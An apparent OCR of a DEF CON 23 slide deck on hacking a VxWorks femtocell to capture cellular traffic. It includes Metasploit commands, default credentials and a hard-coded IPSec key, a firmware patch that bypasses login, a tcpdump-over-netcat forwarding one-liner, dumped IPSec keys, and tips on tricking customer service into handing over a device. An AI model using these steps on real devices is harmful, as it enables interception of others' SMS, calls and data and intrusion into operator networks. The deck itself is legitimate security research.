Hacking Femtocell

Build a free cellular traffic capture tool
with a vxworks based femoto

Yuwei Zheng @DEF CON 23
Haoqi Shan @DEF CON 23
From: 360 Unicorn Team

Main contents

- About us
- Why do we need it
- How to get a free Femtocell
- Deeply Hack
- Capture packets
- Summary and Reference

About us

- 360 Unicorn Team
- Radio & Hardware Security Research
- Consists of a group of brilliant security researchers
- Focus on the security of anything that uses radio technologies
  - RFID, NFC, WSN
  - GPS, UAV, Smart Cars, Telecom, SATCOM
- Our primary mission
  - Guarantee that Qihoo360 is not vulnerable to any wireless attack
  - Qihoo360 protects its users and we protect Qihoo360
- One of the Defcon 23 vendors
  - https://www.defcon.org/html/defcon-23/dc-23-vendors.html

About me

- Yuwei Zheng
  - a senior security researcher concentrated in embedded systems
  - reversed blackberry BBM, PIN, BIS push mail protocol
  - decrypted the RIM network stream successfully in 2011
  - finished a MITM attack for blackberry BES
- Haoqi Shan
  - a wireless/radio security researcher in Unicorn Team
  - obtained bachelor degree of electronic engineering in 2015
  - focuses on Wi-Fi penetration, GSM system, router/switcher hacking

Why do we need it

- Research on products integrated cellular modem
- Capture and hijack
  - SMS
  - Voice
  - Data traffic

Why not software-based GSM base station

- OpenBTS
- USRP
- GNU Radio
- Why not?
  - Data traffic hijack
  - Access denied to operator core network
  - NO real uplink & downlink SMS hijack

Femtocell's advantages

- Access to network operator
- What a hacked Femtocell can do
  - SMS and Data traffic
    - Capture
    - Hijack
    - Modify
- Even more…
  - Roaming in operator's network

Use Femtocell in research

- Cellular modem integrated devices
  - Capture or modify control order
    - SMS
    - 2G
  - Capture or modify circle data
    - SMS
    - 2G
- Trusted data link?
- Find your system vulnerability

How to get a free Femtocell

- Can't be bought?
  - Social engineering
  - Complains to Customer Service
    - Bad network signal
    - Again and again
    - Make a complaint to management
  - Finally

    "Sir, we will set up a femtocell in your home, I hope this device can make your network signal better. "

Let's hack it

- Inside the femtocell
  - Home NodeB
  - Router with Wi-Fi
  - 1 Wan port
  - 2 Lan port
  - Router configuration page IP
    - 192.168.197.1
  - Home NodeB configuration page IP
    - 192.168.197.241

Quick and simple port scan

- nmap –sT –sU 192.168.197.241

```
root@am335x:/home/test# nmap -sT -sU 192.168.197.241

Starting Nmap 6.40 ( http://nmap.org ) at 2015-05-07 21:14 CST
Nmap scan report for 192.168.197.241
Host is up (1.0s latency).
Not shown: 997 open|filtered ports, 996 closed ports
PORT       STATE    SERVICE
21/tcp     open     ftp
23/tcp     open     telnet
80/tcp     open     http
514/tcp    filtered shell
50000/tcp  open     ibm-db2
69/udp     open     tftp
17185/udp  open     wdbrpc

Nmap done: 1 IP address (1 host up) scanned in 119.52 seconds
root@am335x:/home/test#
```

Try to log in

- Try telnet/ftp/http/tftp

```
test@am335x:~$ telnet 192.168.197.241
Trying 192.168.197.241...
Connected to 192.168.197.241.
Escape character is '^]'.

VxWorks login:
```

- Seems like VxWorks OS
- Error password again and again?
  - Longer and longer time between prompt shows up
- Forget about brute force

Err… it's VxWorks…

- VxWorks
  - a real-time operating system developed as proprietary software
  - designed for use in embedded systems requiring real-time
    - safety and security certification
    - for industries, such as aerospace and defense
    - medical devices, industrial equipment
  - Notable uses
    - The Mars Reconnaissance Orbiter
    - Northrop Grumman X-47B Unmanned Combat Air System
    - Apple Airport Extreme
  - Proprietary software

- Well, seems much harder to be hacked than Linux-based Femtocell

wdbprc(dump memory)

- VxWorks system debug interface
- Exploit in metasploit by H.D.Moore
- Failed in use

```
msf auxiliary(wdbrpc_version) > use auxiliary/admin/vxworks/wdbrpc_memory_dump
msf auxiliary(wdbrpc_memory_dump) > show options

Module options (auxiliary/admin/vxworks/wdbrpc_memory_dump):

   Name    Current Setting                     Required  Description
   ----    ---------------                     --------  -----------
   LPATH   /root/.msf4/logs/vxworks_memory.dmp  yes       The local filename to store t
   OFFSET  0                                   yes       The starting offset to read t
   RHOST                                       yes       The target address
   RPORT   17185                               yes       The target port

msf auxiliary(wdbrpc_memory_dump) > set RHOST 192.168.197.241
RHOST => 192.168.197.241
msf auxiliary(wdbrpc_memory_dump) > set OFFSET 0x60000000
OFFSET => 0x60000000
msf auxiliary(wdbrpc_memory_dump) > run

[*] Attempting to dump system memory, starting at offset 0x60000000
[*] 192.168.197.241: Unknown response: 'b22033b40000000100000000000000000000000000000000
[-] No response to connection request
[*] Auxiliary module execution completed
msf auxiliary(wdbrpc_memory_dump) >
```


wdbprc(scan version)

- Scanner in metasploit by H.D.Moore
- Repaired

```
msf auxiliary(wdbrpc_memory_dump) > use auxiliary/scanner/vxworks/wdbrpc_version
msf auxiliary(wdbrpc_version) > show options

Module options (auxiliary/scanner/vxworks/wdbrpc_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS     192.168.197.241  yes       The target address range or CIDR identifier
   RPORT      17185            yes       The target port
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(wdbrpc_version) > run

[*] 192.168.197.241 Error: code=5 Device failed to parse the probe
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wdbrpc_version) >
```

Dismantling the hardware

- Home NodeB
  - OMAPL138E
    - DSP
    - ARM9
  - FPGA
- Router
  - AR9341
    - Router
    - Wi-Fi AP



Find the UART interface

- Hmmm… easy!

Use the gift

- Interrupt the boot process
- Get more useful information

```
                    VxWorks System Boot

Copyright 1984-2008  Wind River Systems, Inc.



CPU: TI OMAP-L138 - ARM926E (ARM)
Version: VxWorks 6.8
BSP version: 2.0/1
Creation date: Sep 26 2012, 10:26:36



Press any key to stop auto-boot...
 1

[VxWorks Boot]:
```

Play with bootshell

```
Commands:
 ?                        - print this list
 @                        - boot (load and go)
 p                        - print boot params
 c                        - change boot params
 l                        - load boot file
 g adrs                   - go to adrs
 e                        - print fatal exception
 v                        - print boot logo with version
 d adrs[,n]               - display memory
 m adrs                   - modify memory
 f adrs, nbytes, value    - fill memory
 t adrs, adrs, nbytes     - copy memory
 devs                     - print system devices
 cd path                  - change current directory path
 pwd                      - print current directory path
 rm file                  - remove file
 ls path                  - list directory path
 cp src dst               - copy file from src to dst
 M [dev][unitNo] [MAC]    - set/display ethernet address
 format [type]            - format flash for dosFS or HRFS
 copy [src] [dst]         - copy file from src to dst
```

Bootparm

- Use `p' show bootparm

```
[VxWorks Boot]: p

boot device          : tffs
unit number          : 0
processor number     : 0
host name            : host
file name            : vxWorks
inet on ethernet (e) : 192.168.197.241:0xffffff00
host inet (h)        : 192.168.197.100
gateway inet (g)     : 192.168.197.1
user (u)             : comba
ftp password (pw)    : comba
flags (f)            : 0x8
other (o)            : dvemac0
```

What's inside

```
[VxWorks Boot]: ls /tffs0

Listing Directory /tffs0:
drwxrwxrwx  1 0       0            8192 Jan  1 00:01 ./
drwxrwxrwx  1 0       0            8192 Jan  1 00:01 ../
drwxrwxr-x  1 0       0            8192 Jan  1 00:00 common/
-rw-rw-rw-  1 0       0              12 Jan  1 00:00 startup.txt
drwxrwx-wx  1 0       0            8192 Jun 16  2015 user1/
drwxrwx-wx  1 0       0            8192 Jun 16  2015 user2/
drwxrwxr-x  1 0       0            8192 Jun 16  2015 wlanBackup/
-rw-rw-rw-  1 0       0          118781 Feb 13  2015 test.pcap
-rw-rw-rw-  1 0       0            1193 Feb 15  2015 ike.txt
-rw-rw-rw-  1 0       0            1195 Mar 16  2015 aaa.txt
-rw-r--r--  1 0       0             128 Mar 19  2015 imsi.cfg
[VxWorks Boot]: ls /tffs0/user1

Listing Directory /tffs0/user1:
drwxrwx-wx  1 0       0            8192 Jun 16  2015 ./
drwxrwxrwx  1 0       0            8192 Jan  1 00:01 ../
-rw-rw-rw-  1 0       0         4335633 Jun 16  2015 NodeB.zip
-rw-rw-rw-  1 0       0          638408 Jun 16  2015 appBooter
-rw-rw-rw-  1 0       0            1221 Jun 16  2015 default.xml
-rw-rw-rw-  1 0       0         4121690 Jun 16  2015 mpcs.Z
-rw-rw-rw-  1 0       0          345088 Jun 16  2015 oam.db
-rw-rw-rw-  1 0       0              22 Jun 16  2015 version.txt
```

What's inside

- tffs0
  - Directory Structure
- common
  - configuration file
- user1
  - running version VxWorks system and apps
- user2
  - last version VxWorks system and apps
- wlanBackup
  - router firmware backup files

Download the firmware

- use tftp port

```
C:\Users\Marvin>tftp 192.168.197.241 PUT test.txt
Transfer successful: 24 bytes in 1 second(s), 24 bytes/s

C:\Users\Marvin>tftp 192.168.197.241 GET test.txt
Transfer successful: 24 bytes in 1 second(s), 24 bytes/s

C:\Users\Marvin>_
```

- Where is it?
  - `cp'
  - `tftp get'
  - One by one

```
[VxWorks Boot]: ls /tffs0/wlanBackup

Listing Directory /tffs0/wlanBackup:
drwxrwxr-x  1 0       0                 8192 Jul 15  2015 ./
drwxrwxrwx  1 0       0                 8192 Jan  1 00:00 ../
-rw-rw-rw-  1 0       0                  173 Jan  1 00:00 boot_upda
-rw-rw-rw-  1 0       0             15794256 Jan  1 00:01 IWS201_AP
-rw-rw-rw-  1 0       0                  451 Jan  1 00:01 UpgradeDe
-rw-rw-rw-  1 0       0                   25 Jan  1 00:01 version.t
drwxrwx-wx  1 0       0                 8192 Jan  1 00:00 wlan/
-rw-rw-rw-  1 0       0                   24 Jul 15  2015 test.txt
-rw-rw-rw-  1 0       0                    0 Jul 15  2015 mercurial
-rw-rw-rw-  1 0       0                    4 Jul 15  2015 aaa.txt
[VxWorks Boot]:
Chip initialization passed!
Booting with TI UBL
```

Analyze the firmware

- use `cp' command
  - cp /tffs0/user1/mpcs.Z host:/ftpforvx/user1/mpcs.Z
  - cp /tffs0/blabla host:/blabla
- load kernel by command `l'

```
Loading /tffs0/user1/mpcs.Z...
Begin uncompressing...
entry = 0xc0100000
[VxWorks Boot]:
```

- mpcs.Z base address 0xc010000

Deflate the kernel image


- mpcs.Z
  - 《Understanding the bootrom image》
  - vxWorks compressed by deflate?
- WindRiver deflate header
  - Head magic 05 15 01 00, 4 bytes
  - Length , 4 bytes
  - Flag 08, 1bytes

	0	1	2	3	4	5	6	7	8	9	A
00000000	05	15	01	00	00	3D	CC	C7	08	78	9C
00000012	7F	AF	BB	81	61	18	C2	1D	EC	40	CF

- Skip the first 9 bytes, zlib-flate it!

Deflate the kernel image

- dd if=./mpcs.Z of=./mpcs.deflate ibs=1 obs=1 skip=9
- zlib-flate -uncompress < mpcs.deflate > mpcs.out
- strings mpcs.out | grep –i “copyright”
- Success!



```
^Cmarvin@ubuntu:~/Work/Femto$ strings mpcs.out | grep -i "copyright"
Copyright 1984-2009  Wind River Systems, Inc.
(c) COPYRIGHT 1989-2002, Trillium Digital Systems, Inc.
(c) COPYRIGHT 1989-1998, Trillium Digital Systems, Inc.
(c) COPYRIGHT 1989-1998, Trillium Digital Systems, Inc.
(c) COPYRIGHT 1989-2000, Trillium Digital Systems, Inc.
@(#) IPIKE $Name: ipike-any-r6_8_x20120419 $ - INTERPEAK_COPYRIGHT_STRING
Copyright (c) 2000-2009, Interpeak AB <www.interpeak.com>
Copyright (c) 2000-2009, Interpeak AB <www.interpeak.com>
@(#) IPSCTP $Name: VXWORKS_NETWORKING_6_8_20130419 $ - INTERPEAK_COPYRIGHT_STRING
]]]]]]]]]]]]]]]]]]]]]]]]]       Copyright Wind River Systems, Inc., 1984-2009
_PJP_CPP_Copyright
```

Recovery login password

- Login init process
  - user name
  - password hash

```
int usrSecurity()
{
  loginInit();
  loginUserAdd((int)"SYSTEM_2G", (int)"7318gRjwLftklgfdXT+MdiMEjJwGPVMsyVxe16iYpk8=");
  return shellLoginInstall(loginPrompt2, 0);
}
```

Recovery login password

- Decrypt password hash
  - 73l8gRjwLftklgfdXT+MdiMEjJwGPVMsyVxe16iYpk8=
    - Base64 encode?
    - EF797C8118F02DFB649607DD5D3F8C7623048C9C063D532 CC95C5ED7A898A64F
  - I'm feeling lucky
    - http://www.hashkiller.co.uk/
    - SHA256
    - 12345678
  - ☹
    - Always try 88888888 12345678 first!

Patch it

- Not weak password?
- Find the authenticate function

```
ROM:C0574D2C A5 40 4B E2                SUB             R4, R11, #-var_A5
ROM:C0574D30 05 00 A0 E1                MOV             R0, R5
ROM:C0574D34 04 10 A0 E1                MOV             R1, R4
ROM:C0574D38 B4 E6 FF EB                BL              ipcom_auth_hash ; ipcom_auth_hash
ROM:C0574D3C 00 00 50 E3                CMP             R0, #0
ROM:C0574D40 2C 00 9F 15                LDRNE           R0, =0xFFFFFC18
ROM:C0574D44 C9 FF FF 1A                BNE             loc_C0574C70
ROM:C0574D48 24 00 4B E2                SUB             R0, R11, #-var_24
ROM:C0574D4C 63 E6 FF EB                BL              ipcom_auth_hash_get ; ipcom_auth_hash_get
ROM:C0574D50 04 00 A0 E1                MOV             R0, R4
ROM:C0574D54 51 10 88 E2                ADD             R1, R8, #0x51
ROM:C0574D58 24 20 1B E5                LDR             R2, [R11,#var_24]
ROM:C0574D5C C8 0D FF EB                BL              memcmp  ; memcmp
ROM:C0574D60 00 00 50 E3                CMP             R0, #0
ROM:C0574D64
ROM:C0574D64            loc_C0574D64
ROM:C0574D64 DF FF FF 0A                BEQ             loc_C0574CE8
ROM:C0574D68
```

Patch it

- Bypass login process
  - patch the firmware
  - zlib compress it
  - add vxWorks header number
  - download file by ftp
- Hot patch
  - Boot shell
    - `l' command unzip and load mpcs.Z
    - `m' command patch
      - 0xc0574d64
      - DF FF FF 0A -> DF FF FF EA
      - BEQ loc_C0574CE8 -> B loc_C0574CE8

vxWorks kernel shell

- Log in then debug the kernel
- Lots of tools
  - Debug it!
    - `func'
  - Modify it!
    - `mem'

1 192.168.253.128:22 | 2 Femto


```
List of the registered commands:
C                   Switch to C interpreter
adrsp               Display information on the address space.
alias               Add an alias or display alias
arp                 IPNET arp control
bp                  Display, set or unset a breakpoint
cd                  Change current directory.
date                Show/Set current date
demangle            Display demangled string
dn                  dn
dprintf             Insert a dynamic printf eventpoint
echo                Display a line of text
exit                Exit the shell session.
expr                Evaluate expressions
file ...
ftp                 FTP client
func ...
getenv              Get an environment variable
help                Display the list of the shell commands
ifconfig            IPNET interface configuration
ike                 IPIKE daemon control
ipd                 ipd - Interpeak daemon control
ipsecctrl           config ipsec
keyadm              admin IPsec keys
logout              Logout the shell session.
lookup              Lookup a symbol
mem ...
module ...
more                Browse and page through a text file.
```

Capture data packets

- Forward
  - telnet router
    - root:5up
  - tcpdump -n -i br0 -s 0 -w - host not 192.168.197.104 | netcat 192.168.197.104 9527 &
  - nc -l -v -p 9527 >> sms.pcap
- Listen
  - mirror router port
  - wireshark
  - real-time

Capture data packets

1	0.000000	192.168.0.35	111.206.50.34	UDP	382	Source port: 60295 Destination port: 60295
2	5.011609	192.168.0.35	111.206.50.34	UDP	382	Source port: 60295 Destination port: 60295
3	15.027760	192.168.0.35	111.206.50.34	UDP	382	Source port: 60295 Destination port: 60295
4	35.043415	192.168.0.35	111.206.50.34	UDP	382	Source port: 60295 Destination port: 60295
5	61.093004	192.168.0.35	115.181.37.74	UDP	382	Source port: 60295 Destination port: 60295
6	66.112433	192.168.0.35	115.181.37.74	UDP	382	Source port: 60295 Destination port: 60295
7	76.124345	192.168.0.35	115.181.37.74	UDP	382	Source port: 60295 Destination port: 60295
8	96.139834	192.168.0.35	115.181.37.74	UDP	382	Source port: 60295 Destination port: 60295
9	122.023849	192.168.0.35	221.179.140.118	UDP	382	Source port: 60295 Destination port: 60295
10	122.055613	221.179.140.118	192.168.0.35	UDP	350	Source port: 60295 Destination port: 60295
11	122.411172	192.168.0.35	221.179.140.118	UDP	266	Source port: 60296 Destination port: 60296
12	122.442892	221.179.140.118	192.168.0.35	UDP	194	Source port: 60296 Destination port: 60296
13	122.450840	192.168.0.35	221.179.140.118	UDP	170	Source port: 60296 Destination port: 60296
14	122.485616	221.179.140.118	192.168.0.35	UDP	114	Source port: 60296 Destination port: 60296
15	122.491044	192.168.0.35	221.179.140.118	UDP	146	Source port: 60296 Destination port: 60296
16	124.027382	221.179.140.118	192.168.0.35	UDP	134	Source port: 60296 Destination port: 60296
17	124.053016	221.179.140.118	192.168.0.35	UDP	250	Source port: 60296 Destination port: 60296
18	124.828703	221.179.140.118	192.168.0.35	UDP	134	Source port: 60296 Destination port: 60296



Encrypted?

- Read log file, IPSec?
- Find the enc key and auth key

```
-> 0xc4734fc4 (omuLstnTsk):
INFO:ipcom_ipd_kill():IPCOM_SUCCESS
0xc4734fc4 (omuLstnTsk):
INFO:remove /ram0/initiator.cfg
0xc4734fc4 (omuLstnTsk):
secIpAddr:221.179.140.118
seckey:combaipsec2011
secUseImsi:999999000026375
ipSecRekeyTime:80000minutes
liveness:0
comba_usim_card_auth: use virtual usim card.
mac ok
0xc42724e4 (ipiked):
ipsecStart() done
Ipsec Ip : 10.37.53.112
Enc key inbound:01093e4c d1347f78 dfe907f4 2f06a25c 5e2a4970 b0b968f8
Enc key outbound:ed1aac24 8b435486 a798c354 4766ca63 19cb0654 8d36352f
Auth key inbound:8ea024c1 74729247 c534126f f04106c5 125854a5
Auth key outbound:ed2211fd f11b1872 e74700c4 bcb15059 60ec7917
    add host 10.1.37.190: gateway 10.37.53.112
    add net 172.16.15.0: netmask 255.255.255.0: gateway 10.37.53.112
    add host 221.179.140.118: gateway 192.168.197.1
```


Fix protocol port

- IPSec
  - 500 -> 60295 ISAKMP
  - 4500 -> 60296 UDPENCAP

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.35	111.206.50.34	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
2	5.011609	192.168.0.35	111.206.50.34	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
3	15.027760	192.168.0.35	111.206.50.34	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
4	35.043415	192.168.0.35	111.206.50.34	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
5	61.093004	192.168.0.35	115.181.37.74	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
6	66.112433	192.168.0.35	115.181.37.74	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
7	76.124345	192.168.0.35	115.181.37.74	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
8	96.139834	192.168.0.35	115.181.37.74	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
9	122.023849	192.168.0.35	221.179.140.118	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
10	122.055613	221.179.140.118	192.168.0.35	ISAKMP	350	IKE_SA_INIT MID=00 Responder Response
11	122.411172	192.168.0.35	221.179.140.118	ISAKMP	266	IKE_AUTH MID=01 Initiator Request
12	122.442892	221.179.140.118	192.168.0.35	ISAKMP	194	IKE_AUTH MID=01 Responder Response
13	122.450840	192.168.0.35	221.179.140.118	ISAKMP	170	IKE_AUTH MID=02 Initiator Request
14	122.485616	221.179.140.118	192.168.0.35	ISAKMP	114	IKE_AUTH MID=02 Responder Response
15	122.491044	192.168.0.35	221.179.140.118	ISAKMP	146	IKE_AUTH MID=03 Initiator Request
16	124.027382	221.179.140.118	192.168.0.35	ESP	134	ESP (SPI=0x00030c7d)
17	124.053016	221.179.140.118	192.168.0.35	ISAKMP	250	IKE_AUTH MID=03 Responder Response
18	124.828793	221.179.140.118	192.168.0.35	ESP	134	ESP (SPI=0x00030c7d)
19	124.830445	192.168.0.35	221.179.140.118	ESP	158	ESP (SPI=0xc8cfb688)
20	126.245005	192.168.0.35	221.179.140.118	ESP	126	ESP (SPI=0xc8cfb688)
21	126.264383	221.179.140.118	192.168.0.35	ESP	134	ESP (SPI=0x00030c7d)
22	126.265976	192.168.0.35	221.179.140.118	ESP	118	ESP (SPI=0xc8cfb688)
23	126.317699	192.168.0.35	221.179.140.118	ESP	1478	ESP (SPI=0xc8cfb688)

Now decrypt it

- Edit ESP SAs
- Add uplink and downlink SA separately



Wrong protocol

- Iu-h protocol?

sms3.pcap [Wireshark 1.12.3 (v1.12.3-0-gbb3e9a0 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
187	13:02:40.241887	10.1.37.190	10.37.44.217	RANAP	182	SACK (RUA) id-ErrorIndication [Malformed Packet]
188	13:02:40.433796	10.37.44.217	10.1.37.190	SCTP	126	SACK
189	13:02:41.266892	192.168.197.241	192.168.197.1	TCP	82	50005→35757 [PSH, ACK] Seq=337 Ack=337 Win=50000 Len=28
190	13:02:41.266985	192.168.197.1	192.168.197.241	TCP	54	35757→50005 [ACK] Seq=337 Ack=365 Win=4528 Len=0
191	13:02:41.268766	192.168.197.1	192.168.197.241	TCP	82	35757→50005 [PSH, ACK] Seq=337 Ack=365 Win=4528 Len=28
192	13:02:41.450002	192.168.197.241	192.168.197.1	TCP	54	50005→35757 [ACK] Seq=365 Ack=365 Win=50000 Len=0
193	13:02:41.650999	10.37.44.217	10.1.37.190	UDP	134	Source port: 2154 Destination port: 2153
194	13:02:41.769287	10.1.37.190	10.37.44.217	UDP	134	Source port: 2153 Destination port: 2153
195	13:02:41.884142	10.37.44.217	10.1.37.190	RANAP	182	(RUA) id-RANAP-Relocation [Malformed Packet]
196	13:02:42.023879	10.1.37.190	10.37.44.217	RANAP	230	SACK (RUA) unknown message
197	13:02:42.029519	10.37.44.217	10.1.37.190	RANAP	182	SACK (RUA) id-LocationReportingControl [Malformed Packet]
198	13:02:42.330397	10.1.37.190	10.37.44.217	SCTP	134	SACK
199	13:02:42.331546	10.37.44.217	10.1.37.190	RANAP	158	(RUA) id-RAB-Assignment [Packet size limited during capture]
200	13:02:42.633599	10.1.37.190	10.37.44.217	SCTP	134	SACK
201	13:02:43.060024	10.37.44.217	10.1.37.190	RANAP	158	(RUA) id-RelocationResourceAllocation [Packet size limited during capture]
202	13:02:43.188343	192.168.197.1	192.168.197.241	TCP	66	35757→50005 [PSH, ACK] Seq=365 Ack=365 Win=4528 Len=12
203	13:02:43.188850	192.168.197.241	192.168.197.1	TCP	54	50005→35757 [ACK] Seq=365 Ack=377 Win=49988 Len=0
204	13:02:43.189808	192.168.197.241	192.168.197.1	TCP	66	50005→35757 [PSH, ACK] Seq=365 Ack=377 Win=50000 Len=12
205	13:02:43.228087	192.168.197.1	192.168.197.241	TCP	54	35757→50005 [ACK] Seq=377 Ack=377 Win=4528 Len=0
206	13:02:43.362528	10.1.37.190	10.37.44.217	SCTP	134	SACK
207	13:02:43.363687	10.37.44.217	10.1.37.190	RANAP	158	(RUA) id-RelocationResourceAllocation [Packet size limited during capture]
208	13:02:43.537604	10.1.37.190	10.37.44.217	RANAP	182	SACK (RUA) unknown message
209	13:02:43.733602	10.37.44.217	10.1.37.190	SCTP	126	SACK

```
⊞ Frame 195: 182 bytes on wire (1456 bits), 182 bytes captured (1456 bits)
⊞ Ethernet II, Src: aa:bb:cc:01:19:1b (aa:bb:cc:01:19:1b), Dst: CombaTel_31:9c:21 (00:27:1d:31:9c:21)
⊞ Internet Protocol Version 4, Src: 192.168.197.241 (192.168.197.241), Dst: 111.206.50.34 (111.206.50.34)
⊞ User Datagram Protocol, Src Port: 60296 (60296), Dst Port: 60296 (60296)
  UDP Encapsulation of IPsec Packets
⊞ Encapsulating Security Payload
⊞ Internet Protocol Version 4, Src: 10.37.44.217 (10.37.44.217), Dst: 10.1.37.190 (10.1.37.190)
⊞ Stream Control Transmission Protocol, Src Port: 8526 (8526), Dst Port: 29169 (29169)
⊞ UTRAN Iuh interface RUA signalling
⊞ Radio Access Network Application Part
⊞ [Malformed Packet: RANAP]
```

Find the answer

- Reverse GSM board firmware

IDA - C:\Users\Marvin\Desktop\mpcs.idb (mpcs.out)

File Edit Jump Search View Debugger Options Windows Help

Functions window | List of applied library modules

Function name

BgMsgBuilder::BgMsgBuilder(void)
BgMsgBuilder::buildBgBvcMessage(BvcEntity const*,uint const&,S_BssgpBuliderStrctDef
BgMsgBuilder::buildBgMsMessage(BssgpEntity const*,uint const&,S_BssgpBuliderStrctDe
BgMsgBuilder::~BgMsgBuilder()
BgMsgDecodeBase::BgMsgDecodeBase(void)
BgMsgDecodeBase::cpyDataFromBuf(void *,BSSGP_Buffer *,uint)
BgMsgDecodeBase::decodeContent(S_Bitvec *,Rr::S_Content &,uint &,uint)
BgMsgDecodeBase::decodeMsRadioAccCap2(S_Bitvec *,Rr::S_MsRadioAccCap2 &)
BgMsgDecodeBase::decodeMsRadioAccesCap(uchar *,Rr::S_MsRadioAccCap2 &,uint)
BgMsgDecodeBase::printBuf(BSSGP_Buffer *)
